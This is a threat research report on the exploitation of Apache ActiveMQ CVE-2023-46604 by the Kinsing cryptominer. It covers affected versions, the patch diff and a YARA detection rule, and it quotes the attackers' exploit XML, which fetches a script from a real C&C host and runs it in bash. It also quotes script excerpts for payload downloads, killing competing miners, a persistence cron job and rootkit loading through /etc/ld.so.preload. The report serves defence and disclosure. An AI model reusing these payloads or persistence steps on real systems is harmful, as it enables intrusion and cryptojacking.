CVE-2023-46604 (Apache ActiveMQ) Vulnerability Exploited to Infect Systems With Cryptominers and Rootkits

trendmicro.com/en_us/research/23/k/cve-2023-46604-exploited-by-kinsing.html

November 20, 2023

Exploits & Vulnerabilities

CVE-2023-46604 (Apache ActiveMQ) Exploited to Infect Systems With Cryptominers and Rootkits

We uncovered the active exploitation of the Apache ActiveMQ vulnerability CVE-2023-46604 to download and infect Linux systems with the Kinsing malware (also known as h2miner) and cryptocurrency miner.

By: Peter Girnus November 20, 2023 Read time: (words)

We uncovered the active exploitation of the Apache ActiveMQ vulnerability CVE-2023-46604 to download and infect Linux systems with the Kinsing malware (also known as h2miner) and cryptocurrency miner. When exploited, this vulnerability leads to remote code execution (RCE), which Kinsing uses to download and install malware. The vulnerability itself is due to OpenWire commands failing to validate throwable class type, leading to RCE.

ActiveMQ (written in Java) is an open-source protocol developed by Apache that implements message-oriented middleware (MOM). Its main function is to send messages between different applications. It also includes additional features like STOMP, Jakarta Messaging (JMS), and OpenWire.

The Kinsing malware is a critical threat that primarily targets Linux-based systems and can infiltrate servers and spread rapidly across a network. It gains entry by exploiting vulnerabilities in web applications or misconfigured container environments.

Recently, the threat actors behind Kinsing have been exploiting high-profile vulnerabilities such as CVE-2023-4911 (Looney Tunables). Once Kinsing infects a system, it deploys a cryptocurrency-mining script that exploits the host's resources to mine cryptocurrencies like Bitcoin, resulting in significant damage to the infrastructure and a negative impact on system performance.

Affected ActiveMQ versions

The following list details affected Apache ActiveMQ versions that are vulnerable to CVE-2023-46604:

- Apache ActiveMQ 5.18.0 before 5.18.3
- Apache ActiveMQ 5.17.0 before 5.17.6
- Apache ActiveMQ 5.16.0 before 5.16.7
- Apache ActiveMQ before 5.15.16
- Apache ActiveMQ Legacy OpenWire Module 5.18.0 before 5.18.3
- Apache ActiveMQ Legacy OpenWire Module 5.17.0 before 5.17.6
- Apache ActiveMQ Legacy OpenWire Module 5.16.0 before 5.16.7
- Apache ActiveMQ Legacy OpenWire Module 5.8.0 before 5.15.16


Users are recommended to upgrade both Java OpenWire brokers and clients to version 5.15.16, 5.16.7, 5.17.6, or 5.18.3, as any of these fixes the issue.

CVE-2023-46604 patch differences

Based on AMQ-9370, we are able to check the root cause of the vulnerability, which is an issue pertaining to the validation of throwable class types when OpenWire commands are unmarshalled.

OpenWire is a binary protocol that has been specifically designed for working with message-oriented middleware. It serves as the native wire format of ActiveMQ, which is a widely used open-source messaging and integration platform. OpenWire's binary format offers several advantages over other formats, such as its efficient use of bandwidth and its ability to support a wide range of message types. These characteristics make it an ideal choice for businesses and organizations that require a reliable and high-performance messaging system.

Based on the patch difference, we can see that the **validateIsThrowable** method has been included in the **BaseDataStreamMarshall** class.



activemq-client/src/main/java/org/apache/activemq/openwire/v1/BaseDataStreamMarshaller.java

```
@@ -25,6 +25,7 @@
25  import org.apache.activemq.openwire.BooleanStream;
26  import org.apache.activemq.openwire.DataStreamMarshaller;
27  import org.apache.activemq.openwire.OpenWireFormat;
28  + import org.apache.activemq.openwire.OpenWireUtil;
28  import org.apache.activemq.util.ByteSequence;
29
30  public abstract class BaseDataStreamMarshaller implements
    DataStreamMarshaller {
@@ -229,8 +230,11 @@ protected Throwable tightUnmarsalThrowable(OpenWireFormat wireFormat, DataInput
229     private Throwable createThrowable(String className, String
    message) {
230         try {
231             Class clazz = Class.forName(className, false,
    BaseDataStreamMarshaller.class.getClassLoader());
233 +           OpenWireUtil.validateIsThrowable(clazz);
232             Constructor constructor = clazz.getConstructor(new Class[]
    {String.class});
233             return (Throwable)constructor.newInstance(new Object[]
    {message});
236 +       } catch (IllegalArgumentException e) {
237 +           return e;
234         } catch (Throwable e) {
235             return new Throwable(className + ": " + message);
236         }
```

Figure 1. The validateIsThrowable method is included in the BaseDataStreamMarshall class. download

```
package org.apache.activemq.openwire;

public class OpenWireUtil {

    /**
     * Verify that the provided class extends {@link Throwable} and throw an
     * {@link IllegalArgumentException} if it does not.
     *
     * @param clazz
     */
    public static void validateIsThrowable(Class<?> clazz) {
        if (!Throwable.class.isAssignableFrom(clazz)) {
            throw new IllegalArgumentException("Class " + clazz + " is not assignable to Throwable");
        }
    }
}
```

Figure 2. Failing to validate the class type of a Throwable class

When the marshaller fails to validate the class type of a Throwable (an object that represents exceptions and errors in Java), it can accidentally create and execute instances of any class. This can result in RCE vulnerabilities, allowing an attacker to execute arbitrary code on the server or application. Therefore, it is essential to ensure that the class type of a Throwable is always validated to prevent potential security risks.

Detection

Since the beginning of November, several reports of active exploitation have surfaced. These reports are with regard to threat actors actively exploiting CVE-2023-46604 (such as the ones behind the HelloKitty ransomware family), as well as proof-of-concept exploits such as Metasploit and Nuclei. Overall detections remain low, considering CVE-2023-46604 has a CVSS score of 9.8.

Based on the exploit used by Kinsing that we recovered in the wild, we have provided a YARA rule that can be used for scanning:

```
    rule JAVA_ClassPathXmlApplicationContext_CVE_2023_46604_A
{
  meta:
  author = "Peter Girnus"
  description = "Detects exploit variant used by Kinsing Malware for CVE-2023-46604 ClassPathXmlApplicationContext."
  cve = "CVE-2023-46604"
  hash = "d8f55bbbcc20e81e46b9bf78f93b73f002c76a8fcdb4dc2ae21b8609445c14f9"
strings:
  $s1 = "<?xml"
  $s2 = "<beans"
  $s3 = "<bean id="
  $s4 = "<constructor-arg"
  $s5 = "<list>"
  $r1 = /\bclass=["']java\.lang\.ProcessBuilder["']/ nocase
  $r2 = /<value>[^<]+\.(exe|vbs|bat|ps1|psm|sh)/ nocase
condition:
  all of them
}
```

Kinsing exploitation of CVE-2023-46604

Currently, there are existing public exploits that leverage the ProcessBuilder method to execute commands on affected systems. In the context of Kinsing, CVE-2023-46604 is exploited to download and execute Kinsing cryptocurrency miners and malware on a vulnerable system.

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
    http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg >
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>(curl -s 194.38.22.53/acb.sh||wget -q -O- 194.38.22.53/acb.sh)|bash</value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

Figure 3. Exploitation using the ProcessBuilder method

download

Upon successful exploitation, the cryptocurrency miner and malware will download the malicious installer, then execute the malicious script using bash.




Figure 4. Executing the malicious script via bash

download

Once the bash script is executed, the Kinsing malware downloads additional binaries and payloads from the command-and-control (C&C) server for various architectures.

```
BIN_MD5="b3039abf2ad5202f4a9363b418002351"
BIN_DOWNLOAD_URL="http://194.38.22.53/kinsing"
BIN_DOWNLOAD_URL2="http://194.38.22.53/kinsing"
CURL_DOWNLOAD_URL="http://194.38.22.53/curl-amd64"

SO_FULL_PATH="$BIN_PATH/$SO_NAME"
SO_DOWNLOAD_URL="http://194.38.22.53/libsystem.so"
SO_DOWNLOAD_URL2="http://194.38.22.53/libsystem.so"
SO_MD5="ccef46c7edf9131ccffc47bd69eb743b"

arch=$(uname -i)
if  [[ $arch == unknown ]]; then
  arch=$(uname -m)
fi
if  [[ $arch == aarch64 ]]; then
    BIN_MD5="da753ebcfe793614129fc11890acedbc"
    BIN_DOWNLOAD_URL="http://194.38.22.53/kinsing_aarch64"
    BIN_DOWNLOAD_URL2="http://194.38.22.53/kinsing_aarch64"
    CURL_DOWNLOAD_URL="http://194.38.22.53/curl-aarch64"
fi
```

Figure 5. Downloading additional binaries and payloads from the C&C server download

An interesting characteristic about the Kinsing malware is that it actively looks for competing cryptocurrency miners (such as those tied to Monero or ones that exploit Log4Shell and WebLogic vulnerabilities) in processes, crontabs, and active network connections. It then proceeds to kill their processes and network connections. Furthermore, Kinsing removes competing malware and miners from the infected host's crontab.

```
netstat -anp | grep "207.38.87.6" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep "127.0.0.1:52018" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep "34.81.218.76:9486" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
netstat -anp | grep "42.112.28.216:9486" | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep -v "-" | xargs -I % kill -9 %
pkill -f .git/kthreaddw
pkill -f 80.211.206.105
pkill -f 207.38.87.6
pkill -f p8444
pkill -f supportxmr
pkill -f monero
```

Figure 6. Kinsing searching for competing cryptocurrency miners download

The Kinsing binary is then assigned a Linux environment variable and executed.




Figure 7. Assigning a Linux environment variable to the Kinsing binary, then executing it
download

Finally, Kinsing adds a cronjob to download and execute its malicious bootstrap script every minute.

```
crontab -l | grep -e "185.122.204.197" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://185.122.204.197/acb.sh | bash > /dev/null 2>&1"
  ) | crontab -
fi
```

Figure 8. The cronjob responsible for downloading and executing Kinsing's malicious bootstrap script per minute
download

This ensures persistence on the affected host and also ensures that the latest malicious Kinsing binary is available on affected hosts.

Kinsing doubles down on its persistence and compromise by loading its rootkit in */etc/ld.so.preload*, which completes a full system compromise. We previously published research in the past about .

```
so() {
  soExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
  if [ "$soExists" == "true" ]; then
    echo "$SO_FULL_PATH exists and checked"
  else
    echo "$SO_FULL_PATH not exists"
    download $SO_FULL_PATH $SO_DOWNLOAD_URL
    binExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
    if [ "$soExists" == "true" ]; then
      echo "$SO_FULL_PATH after download exists and checked"
    else
      echo "$SO_FULL_PATH after download not exists"
      download $SO_FULL_PATH $SO_DOWNLOAD_URL2
      binExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
      if [ "$soExists" == "true" ]; then
        echo "$SO_FULL_PATH after download2 exists and checked"
      else
        echo "$SO_FULL_PATH after download2 not exists"
      fi
    fi
  fi
  echo $SO_FULL_PATH >/etc/ld.so.preload
}
```

Figure 9. Loading the Kinsing rootkit "/etc/ld.so.preload"
download

Conclusion

The CVE-2023-46604 vulnerability continues to be widely exploited by a wide range of threat actors, such as the group behind Kinsing malware leverages, who abuse this vulnerability to perform malicious activities, including cryptocurrency mining. This makes it a significant security risk to organizations worldwide.

Organizations that use Apache ActiveMQ must take immediate action to patch CVE-2023-46604 as soon as possible and mitigate the risks associated with Kinsing. Given the malware's ability to spread across networks and exploit multiple vulnerabilities, it is important to maintain up-to-date security patches, regularly audit configurations, and monitor network traffic for unusual activity, all of which are critical components of a comprehensive cybersecurity strategy.

As threat actors continue to evolve and become more sophisticated, cybersecurity teams must remain vigilant and continue to improve their security measures to protect their systems and the data they safeguard by including technologies such as Trend Vision One™, which enables security teams to continuously identify known, unknown, managed, and unmanaged cyber assets. Trend Vision One offers comprehensive prevention, detection, and response capabilities backed by AI, advanced threat research, and intelligence, leading to faster detection, response, and remediation.

Organizations should consider employing a cutting-edge multilayered defensive strategy via comprehensive security solutions such as Trend Micro™ Managed XDR, which can detect, scan, and block malicious content across the modern threat landscape.

The following rules and filters provide additional protection against CVE-2023-46604 exploits:

Trend Cloud One™ – Network Security and Trend Micro™ TippingPoint™ Protection Filters

> 43439: HTTP: Apache ActiveMQ OpenWire Protocol Remote Code Execution Vulnerability

Trend Cloud One™ – Workload Security and Trend Micro™ Deep Security™ IPS Rules

> 1011897 - Apache ActiveMQ Deserialization of Untrusted Data Vulnerability (CVE-2023-46604)

Indicators of Compromise (IOCs)

The indicators of compromise for this entry can be found here.